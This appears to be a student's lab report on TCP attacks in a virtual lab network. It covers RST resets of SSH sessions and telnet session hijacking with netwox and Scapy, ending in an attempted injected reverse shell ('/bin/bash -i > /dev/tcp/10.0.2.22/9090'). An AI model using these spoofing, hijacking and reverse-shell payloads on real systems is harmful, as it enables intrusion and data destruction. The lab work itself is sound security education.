


```
seed@VM: ~  
[11/28/23]seed@VM:~$ ssh 10.0.2.24  
seed@10.0.2.24's password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Mon Nov 27 13:18:00 2023 from 10.0.2.24  
[11/28/23]seed@VM:~$
```

SSH connection establishment between Machine A and Machine B



Wireshark capture of SSH connection establishment between Machine A and Machine B sniffed at Machine C (attacker) at 10.0.2.22



Using netwox 78 to initiate attack against SSH connection.

Attack is successful. Screenshot of Machine A showing abrupt termination of SSH connection with Machine B. Reconnection is also unsuccessful.

**Evidence:**

```
seed@VM: ~  
kex exchange_identification: read: Connection reset by peer  
[11/28/23]seed@VM:~$ ssh 10.0.2.24  
seed@10.0.2.24's password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Tue Nov 28 12:49:52 2023 from 10.0.2.24  
[11/28/23]seed@VM:~$ ssh 10.0.2.24  
[11/28/23]seed@VM:~$ ssh 10.0.2.24  
Connection reset by 10.0.2.24 port 22  
[11/28/23]seed@VM:~$ ssh 10.0.2.24  
seed@10.0.2.24's password:  
Connection reset by 10.0.2.24 port 22  
[11/28/23]seed@VM:~$
```

The attack is successful and reconnection is unsuccessful

**Explanation:** In this task, we launched a TCP RST attack to break an existing SSH connection between A and B using netwox 78. We have demonstrated that the established SSH connection between A and B was reset, successfully showing the TCP RST attack on existing SSH connection.

## USING SCAPY

Run on attacker Machine C:

```
$ sudo python tcp_rstssh.py
```

**Code with explanation:**

```
#!/usr/bin/python  
from scapy.all import *  
ip = IP(src="10.0.2.24", dst="10.0.2.23")  
tcp = TCP(sport=22, dport=45714, flags="R", seq=4032339124)  
pkt = ip/tcp  
ls(pkt)  
send(pkt, verbose=0)  
(tcp_rstssh.py)
```

The code above was used for successful TCP RST attack on ssh connection using scapy.

Here:

Destination port: 22 (ssh)

Source port: 45714

Sequence no: 4032339124

**Observation:**

```
seed@VM: ~  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Tue Nov 28 13:03:39 2023 from 10.0.2.24  
[11/28/23]seed@VM:~$ ssh 10.0.2.24  
seed@10.0.2.24's password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Tue Nov 28 13:04:31 2023 from 10.0.2.24  
[11/28/23]seed@VM:~$
```

SSH connection between Machine A and Machine B

No.	Time	Source	Destination	Protocol
312	2023-11-28 13:1...	10.0.2.24	10.0.2.23	SSH
314	2023-11-28 13:1...	10.0.2.23	10.0.2.24	SSH
316	2023-11-28 13:1...	10.0.2.24	10.0.2.23	SSH
318	2023-11-28 13:1...	10.0.2.24	10.0.2.23	SSH
320	2023-11-28 13:1...	10.0.2.23	10.0.2.24	SSH
322	2023-11-28 13:1...	10.0.2.24	10.0.2.23	SSH

Frame 322: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits) on
Ethernet II, Src: PcsCompu_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu_16:
Internet Protocol Version 4, Src: 10.0.2.24, Dst: 10.0.2.23
Transmission Control Protocol, Src Port: 22, Dst Port: 45714, Seq: 4032339024
Source Port: 22
Destination Port: 45714
[Stream index: 0]
[TCP Segment Len: 100]
Sequence number: 4032339024
[Next sequence number: 4032339124]
Acknowledgment number: 1457270693
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window size value: 501
[Calculated window size: 501]
[Window size scaling factor: -1 (unknown)]

Sniff SSH connection details using wireshark at Machine C at 10.0.2.22



```
seed@VM: ~/.../codes
options : TCPOptionsField = [] (b'')
[11/28/23]seed@VM:~/.../codes$ sudo python3 tcp_rstssh.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.24' (None)
dst : DestIPField = '10.0.2.23' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 22 (20)
dport : ShortEnumField = 45714 (80)
seq : IntField = 4032339124 (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
[11/28/23]seed@VM:~/.../codes$
```

Attack initiated at Machine C using scapy

## Evidence:

```
seed@VM: ~
seed@VM: ~
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:04:31 2023 from 10.0.2.24
[11/28/23]seed@VM:~$ ssh 10.0.2.24
seed@10.0.2.24's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:05:52 2023 from 10.0.2.24
[11/28/23]seed@VM:~$ client_loop: send disconnect: Broken pipe
[11/28/23]seed@VM:~$
```

Attack against ssh connection is successful

**Explanation:** In this task, we launched a TCP RST attack to break an existing SSH connection between A and B using scapy. We have demonstrated that the established SSH connection between A and B was reset, successfully showing the TCP RST attack on existing SSH connection.

### 3.3 Task 3: TCP Session Hijacking

→ In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command for you.

#### Answer:

**Client IP Address: 10.0.2.23**

**Server IP Address: 10.0.2.24**


**Attacker IP Address: 10.0.2.22**

Convert text to Hexadecimal:

Test = rm test.txt

Hex = “726d20746573742e747874”

#### **Observation:**




```
[11/28/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 13:23:20 EST 2023 from 10.0.2.24 on pts/10
[11/28/23]seed@VM:~$
```

Establishing telnet connection between Machine A and Machine B



Wireshark capture of telnet connection between client and server. Captured by attacker at 10.0.2.22

That we can use to initiate session hijacking attack using netwox 40

Run on attacker:

```
$ sudo netwox 40 --ip4-src 10.0.2.23 --ip4-dst 10.0.2.24 --tcp-dst 23 --tcp-src 56876 --tcp-seqnum 2155846532 --tcp-ack --tcp-acknum 938566557 --tcp-window 2000 --tcp-data "726d20746573742e747874"
```

```
seed@VM: ~
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 14:06:19 EST 2023 from 10.0.2.23 on pts/5
[11/28/23]seed@VM:~$ touch test.txt
[11/28/23]seed@VM:~$ ls
Desktop Downloads Pictures Templates Videos
Documents Music Public test.txt
```

First we create a test.txt file in server machine using command : touch test.txt

```

seed@VM: ~
 4      5      | 0x00=0      | 0x0033=51
      id      | r|D|M|      | offsetfrag
      0x2CA7=11431 | 0|0|0|      | 0x0000=0
      ttl      | protocol    | checksum
      0x00=0    | 0x06=6      | 0x75F0
      source
      10.0.2.23
      destination
      10.0.2.24


TCP
      source port      destination port
      0x9DF4=40436      0x0017=23
      seqnum
      0x357D773B=897414971
      acknum
      0x9CA5CC6E=2628111470
doff  | r|r|r|r|C|E|U|A|P|R|S|F|      window
 5    | 0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|      0x01FD=509
      checksum
      0x8CD9=36057      urgptr
      0x0000=0

72 6d 20 74 65 73 74 2e 74 78 74 # rm test.txt
[11/28/23]seed@VM:~$ sudo netx 40 --ip4-src "10.0.2.23" --ip4-dst "10.0.2.24"
--tcp-dst "23" --tcp-src "40436" --tcp-seqnum "897414971" --tcp-window "509" --t
cp-acknum "2628111470" --tcp-data "726d20746573742e747874"

```

We then initiate the attack from attacker at 10.0.2.22 against server at 10.0.2.24 using netwox

## Evidence:



```
seed@VM: ~  
[11/28/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Tue Nov 28 14:09:21 EST 2023 from 10.0.2.23 on pts/5  
[11/28/23]seed@VM:~$ ls  
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  
[11/28/23]seed@VM:~$
```

The file is deleted at server at 10.0.2.24

**Explanation:** In this task, we successfully demonstrated how to hijack a telnet session between two computers using network 40 tool. We also demonstrated that after session hijacking we can inject commands to delete/modify the system using existing telnet connection.

## USING SCAPY

attacker:

```
$ sudo python3 task3.py
```

**Code with explanation:**

```
#!/usr/bin/python
```

```
import sys  
from scapy.all import *  
ip = IP(src="10.0.2.23", dst="10.0.2.24")  
tcp = TCP(sport=56898, dport=23, flags="A", seq=4231327538, ack=48795178)  
data = "rm test.txt"  
pkt = ip/tcp/data  
ls(pkt)  
send(pkt, verbose=0)
```

Destination port: 23

Source port: 56876

Next Sequence no: 4231327538


Ack no: 48795178

Data to inject: "rm test.txt"

**Observation:**


```
seed@VM: ~  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Wed Nov 29 07:52:03 EST 2023 from 10.0.2.23 on pts/0  
[11/29/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Wed Nov 29 07:55:35 EST 2023 from VM on pts/2  
[11/29/23]seed@VM:~$
```

Establish telnet connection between server and client




Wireshark capture of telnet connection between client and server

**Evidence:**



Wireshark capture of the attack





```
seed@VM: ~  
[11/29/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Wed Nov 29 08:19:46 EST 2023 from 10.0.2.23 on pts/4  
[11/29/23]seed@VM:~$ ls  
Desktop Documents Downloads Music Pictures Public Templates Videos  
[11/29/23]seed@VM:~$
```

There is no trace of the file test.txt

**Explanation:** In this task, we successfully demonstrated how to hijack a telnet session between two computers using scapy tool. We also demonstrated that after session hijacking we can inject commands to delete/modify the system using existing telnet connection.

### 3.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

Note: I tried both methods, using netwox and scapy got same error, unfortunately this exercise did not yield expected results in time.

→ In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.

**Answer:**

**Client IP Address: 10.0.2.23**

**Server IP Address: 10.0.2.24**

**Attacker IP Address: 10.0.2.22**

**Convert text to Hexadecimal:**

Text = `"/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"`

Hex =

`"2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e32322f3930393020303c263120323e2631"`

**Observation:**

Run on client:

```

seed@VM: ~
[11/29/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 09:18:15 EST 2023 from 10.0.2.23 on pts/1
[11/29/23]seed@VM:~$

[11/29/23]seed@VM:~$ netstat -a | grep telnet
tcp        0      0 0.0.0.0:telnet        0.0.0.0:*          LISTEN
[11/29/23]seed@VM:~$

```

Establish telnet connection between client and server



Wireshark captures telnet connection establishment, we get seq no ack no, dest port data.

```


seed@VM: ~
62f7463702f31302e302e322e32322f3930393020303c263120323e2631"
IP
version| ihl| tos| totlen
4| 5| 0x00=0| 0x0058=88
| id| r|D|M| offsetfrag
0x1D21=7457| 0|0|0| 0x0000=0
ttl| protocol| checksum
0x00=0| 0x06=6| 0x8551
source
10.0.2.24
destination
10.0.2.23
TCP
source port| destination port
0xDE78=56952| 0x0017=23
seqnum
0x4F8C3B23=1334590243
acknum
0x917ED9AF=2441009583
doff| r|r|r|r|C|E|U|A|P|R|S|F| window
5| 0|0|0|0|0|0|0|1|0|0|0|0| 0x07D0=2000
checksum| urgptr
0xB639=46649| 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 32 # dev/tcp/10.0.2.2
32 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 2/9090 0<61 2>61
[11/29/23]seed@VM:~$

```

Attack initiated at Attacker machine ith IP address 10.0.2.22

Attacker machine runs Command: \$ sudo netwox 40 --ip4-src 10.0.2.24 --ip4-dst 10.0.2.23 --tcp-dst 23 --tcp-src 56952 --tcp-seqnum 1334590243 --tcp-ack --tcp-acknum 2441009583 --tcp-window 2000 --tcp-data "2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e32322f3930393020303c263120323e2631"

## Evidence:



Unfortunately, we ran into an error and could not get the backdoor

**Explanation:** In this task we attempted to obtain a reverse shell using netwox 40.

## USING SCAPY

### Code with explanation:

```
#!/usr/bin/python
import sys
from scapy.all import *
ip = IP(src="10.0.2.23", dst="10.0.2.24")
tcp = TCP(sport=56936, dport=23, flags="A", seq=2814227762, ack=3799015742)
data = '\r /bin/bash -i > /dev/tcp/10.0.2.22/9090 0<&1 2>&1\n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Destination port: 23

Source port: 56936

Sequence no: 2814227762


Ack no: 3799015742

data = '\r /bin/bash -i > /dev/tcp/10.0.2.22/9090 0<&1 2>&1\n'

## Observation:


```
seed@VM: ~  
[11/29/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Wed Nov 29 08:22:05 EST 2023 from 10.0.2.23 on pts/0  
[11/29/23]seed@VM:~$
```

## Telnet connection between client and server



```
seed@VM: ~  
[11/29/23]seed@VM:~$ telnet 10.0.2.24  
Trying 10.0.2.24...  
Connected to 10.0.2.24.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
VM login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 updates can be installed immediately.  
0 of these updates are security updates.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Wed Nov 29 09:05:02 EST 2023 from 10.0.2.23 on pts/0  
[11/29/23]seed@VM:~$  
  
[11/29/23]seed@VM:~$ netstat -a | grep telnet  
tcp        0      0 0.0.0.0:telnet        0.0.0.0:*        LISTEN  
tcp        0      0 0.0.0.0:VM:56936      10.0.2.24:telnet  ESTABLISHED  
[11/29/23]seed@VM:~$
```


## Evidence:



No.	Time	Source	Destination	Protocol	Length	Info
1850	2023-11-29 09:2...	10.0.2.23	10.0.2.24	TCP	60	56928 → 23 [
1853	2023-11-29 09:2...	10.0.2.24	10.0.2.23	TCP	331	[TCP Retrans
